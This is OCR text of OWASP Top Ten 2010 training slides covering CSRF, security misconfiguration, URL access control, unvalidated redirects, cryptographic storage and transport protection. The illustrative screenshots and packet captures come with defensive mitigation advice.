
- The Problem
  - Web browsers automatically include most credentials with each request
  - Even for requests caused by a form, script, or image on another site
- All sites relying solely on automatic credentials are vulnerable!
  - (almost all sites are this way)
- Automatically Provided Credentials
  - Session cookie
  - Basic authentication header
  - IP address
  - Client side SSL certificates
  - Windows domain authentication

A5 – Avoiding CSRF Flaws

- Add a secret, not automatically submitted, token to ALL sensitive requests
  - This makes it impossible for the attacker to spoof the request
    - (unless there's an XSS hole in your application)
  - Tokens should be cryptographically strong or random
- Options
  - Store a single token in the session and add it to all forms and links
    - **Hidden Field:** `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
    - **Single use URL:** `/accounts/687965fdfaew87agrde`
    - **Form Token:** `/accounts?auth=687965fdfaew87agrde` **…**
  - Beware exposing the token in a referer header
    - Hidden fields are recommended
  - Can have a unique token for each function
    - Use a hash of function name, session id, and a secret
  - Can require secondary authentication for sensitive functions (e.g., eTrade)
- Don't allow attackers to store attacks on your site
  - Properly encode all input on the way out
  - This renders all links/requests inert in most interpreters

See the new: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet for more details

What's going on?



Build Date	Apr 7 2009 08:01:33
Configure Command	'./configure' '--build=i686-redhat-linux-gnu' '--host=i686-redhat-linux-gnu' '--target=i386-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/com' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-curl' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-png' '--with-pspell' '--with-expat-dir=/usr' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--enable-track-vars' '--enable-trans-sid' '--enable-yp' '--enable-wddx' '--with-kerberos' '--enable-ucd-snmp-hack' '--with-unixODBC=shared,/usr' '--enable-memory-limit' '--enable-shmop' '--enable-calendar' '--enable-dbx' '--enable-dio' '--with-mime-magic=/usr/share/file/magic.mime' '--without-sqlite' '--with-libxml-dir=/usr' '--with-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--without-odbc' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
additional .ini files parsed	/etc/php.d/dbase.ini, /etc/php.d/dom.ini, /etc/php.d/gd.ini, /etc/php.d/ldap.ini, /etc/php.d/mbstring.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini
PHP API	20041225
PHP Extension	20050922
Zend Extension	220051025
Debug Build	no
Thread	disabled

A6 – Security Misconfiguration

Web applications rely on a secure foundation

- All through the network and platform
- Don't forget the development environment

Is your source code a secret?

- Think of all the places your source code goes
- Security should not require secret source code

CM must extend to all parts of the application

- All credentials should change in production


Typical Impact

- Install backdoor through missing network or server patch
- XSS flaw exploits due to missing application framework patches
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

A6 – Avoiding Security Misconfiguration

- Verify your system's configuration management
  - Secure configuration "hardening" guideline
    - Automation is REALLY USEFUL here
  - Must cover entire platform and application
  - Keep up with patches for ALL components
    - This includes software libraries, not just OS and Server applications
  - Analyze security effects of changes
- Can you "dump" the application configuration
  - Build reporting into your process
  - If you can't verify it, it isn't secure
- Verify the implementation
  - Scanning finds generic configuration and missing patch problems

What's going on?


Administration de Jahia

[redacted] #sites

Administration de Jahia

Administration de Jahia

Paramètres du serveur

Paramètres du site

Vous êtes actuellement sur : [redacted]

Paramètres de la page
Gérer les utilisateurs
Gérer les groupes
Gérer les modèles
Gérer le moteur de recherche
Gérer les définitions des pages d'accueil
Gérer les langues
Gérer le site distant pour export auto
Créer Clip-Portlet
Gérer les permissions du site
Quitter l'administration

jahia © Copyright 2002-2007 Jahia Ltd -Tous droits réservés..

Jahia 5.0.3 r18957

A7 – Failure to Restrict URL Access

How do you protect access to URLs (pages)?

- This is part of enforcing proper "authorization", along with A4 – Insecure Direct Object References

A common mistake …

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn't work
- Attacker simply forges direct access to 'unauthorized' pages

Typical Impact

- Attackers invoke functions and services they're not authorized for
- Access other user's accounts and data
- Perform privileged actions


A7 – Avoiding URL Access Control Flaws

- For each URL, a site needs to do 3 things
  - Restrict access to authenticated users (if not public)
  - Enforce any user or role based permissions (if private)
  - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)

- Verify your architecture
  - Use a simple, positive model at <u>every</u> layer
  - Be sure you actually have a mechanism at every layer

- Verify the implementation
  - Forget automated analysis approaches
  - Verify that each URL in your application is protected by either
    - An external filter, like Java EE web.xml or a commercial product
    - Or internal checks in YOUR code – Use ESAPI's isAuthorizedForURL() method
  - Verify the server configuration disallows requests to unauthorized file types
  - Use WebScarab or your browser to forge unauthorized requests

What's going on?


Facebook | Messages – La WebTV 57 de L'Atelier est en ligne!

http://www.facebook.com/l.php?u=http%3A%2F%2Ftv.atelier.fr%2Fjtsemaine%2F82%2F452.html&h=9cc2fC

A8 – Unvalidated Redirects and Forwards

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact


- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access

A8 – Avoiding Unvalidated Redirects and Forwards

- There are a number of options
  1. Avoid using redirects and forwards as much as you can
  2. If used, don't involve user parameters in defining the target URL
  3. If you 'must' involve user parameters, then either
     a) Validate each parameter to ensure its valid and authorized for the current user, or
     b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
  - Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
  - ESAPI can do this for you!!
    - See: SecurityWrapperResponse.sendRedirect(URL)
    - http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String)

- Some thoughts about protecting Forwards
  - Ideally, you'd call the access controller to make sure the user is authorized before you perform the forward (with ESAPI, this is easy)
  - With an external filter, like Siteminder, this is not very practical
  - Next best is to make sure that users who can access the original page are ALL authorized to access the target page.

What's going on?



OBTENEZ VOTRE CODE SECRET PAR EMAIL !

Afin de garantir la confidentialité de vos informations, nous pourrons vous envoyer votre code secret par email selon les informations remplies dans votre profil.

MERCI D'INDIQUER VOTRE NUMÉRO DE CARTE ET VOTRE DATE DE NAISSANCE :

Numéro de carte* :	29090109	Date de naissance* :	
* Champ obligatoire			format jj/mm/aaaa

A9 – Insecure Cryptographic Storage

Storing sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined

A9 – Avoiding Insecure Cryptographic Storage


- Verify your architecture
  - Identify all sensitive data
  - Identify all the places that data is stored
  - Ensure threat model accounts for possible attacks
  - Use encryption to counter the threats, don't just 'encrypt' the data

- Protect with appropriate mechanisms
  - File encryption, database encryption, data element encryption

- Use the mechanisms correctly
  - Use standard strong algorithms
  - Generate, distribute, and protect keys properly
  - Be prepared for key change

- Verify the implementation
  - A standard strong algorithm is used, and it's the proper algorithm for this situation
  - All keys, certificates, and passwords are properly stored and protected
  - Safe key distribution and an effective plan for key change are in place
  - Analyze encryption code for common flaws

What's going on?



```
5235 147.328682    10.6.136.5    62.41.63.64    TCP     59899 > http [ACK] Seq=3
5237 147.332311    10.6.136.5    204.2.228.57   TCP     59906 > http [ACK] Seq=8
5238 147.334070    10.6.136.5    62.41.63.64    HTTP    GET /rsrc.php/zF0DQ/hash
5240 147.337255    10.6.136.5    62.41.63.64    TCP     59900 > http [ACK] Seq=3
5241 147.339220    10.6.136.5    204.2.228.57   HTTP    GET /hprofile-ak-snc4/hs
5242 147.339572    10.6.136.5    62.41.63.64    HTTP    GET /rsrc.php/zE1KG/hash
5244 147.342428    10.6.136.5    204.2.228.57   TCP     59911 > http [ACK] Seq=8
5246 147.342794    10.6.136.5    62.41.63.64    TCP     59901 > http [ACK] Seq=2
```

```
▷ Ethernet II, Src: Apple_fe:18:0c (d4:9a:20:fe:18:0c), Dst: Cisco_78:69:80 (00:14:69:78:69:80)
▷ Internet Protocol, Src: 10.6.136.5 (10.6.136.5), Dst: 62.41.63.64 (62.41.63.64)
▷ Transmission Control Protocol, Src Port: 59899 (59899), Dst Port: http (80), Seq: 3445, Ack: 2100, Len: 424
▽ Hypertext Transfer Protocol
  ▷ GET /rsrc.php/zF0DQ/hash/1u8likft.js HTTP/1.1\r\n
    Host: static.ak.fbcdn.net\r\n
    Cache-Control: max-age=0\r\n
    If-Modified-Since: Sat, 01 Jan 2000 00:00:00 GMT\r\n
    User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-us) AppleWebKit/533.16 (KHTML, like Gecko)
    Accept: */*\r\n
    Referer: http://www.facebook.com/home.php?\r\n
    Accept-Language: en-us\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    \r\n
```

A10 – Insufficient Transport Layer Protection

Transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident
- Business gets sued and/or fined

A10 – Avoiding Insufficient Transport Layer Protection

- Protect with appropriate mechanisms
  - Use TLS on all connections with sensitive data
  - Individually encrypt messages before transmission
    - E.g., XML-Encryption
  - Sign messages before transmission
    - E.g., XML-Signature

- Use the mechanisms correctly
  - Use standard strong algorithms (disable old SSL algorithms)
  - Manage keys/certificates properly
  - Verify SSL certificates before using them
  - Use proven mechanisms when sufficient
    - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details

Summary

The OWASP Top Ten 2010

A1: Injection

A2: Cross Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Failure to Restrict URL Access

A8: Unvalidated Redirects and Forwards

A9: Insecure Cryptographic Storage

A10: Insufficient Transport Layer Protection

OWASP
The Open Web Application Security Project
http://www.owasp.org

http://www.owasp.org/index.php/Top_10

Summary: How do you address these problems?

- Develop Secure Code
  - Follow the best practices in OWASP's Guide to Building Secure Web Applications
    - http://www.owasp.org/index.php/Guide
  - Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
    - http://www.owasp.org/index.php/ASVS
  - Use standard security components that are a fit for your organization
    - Use OWASP's ESAPI as a basis for your standard components
    - http://www.owasp.org/index.php/ESAPI

- Review Your Applications
  - Have an expert team review your applications
  - Review your applications yourselves following OWASP Guidelines
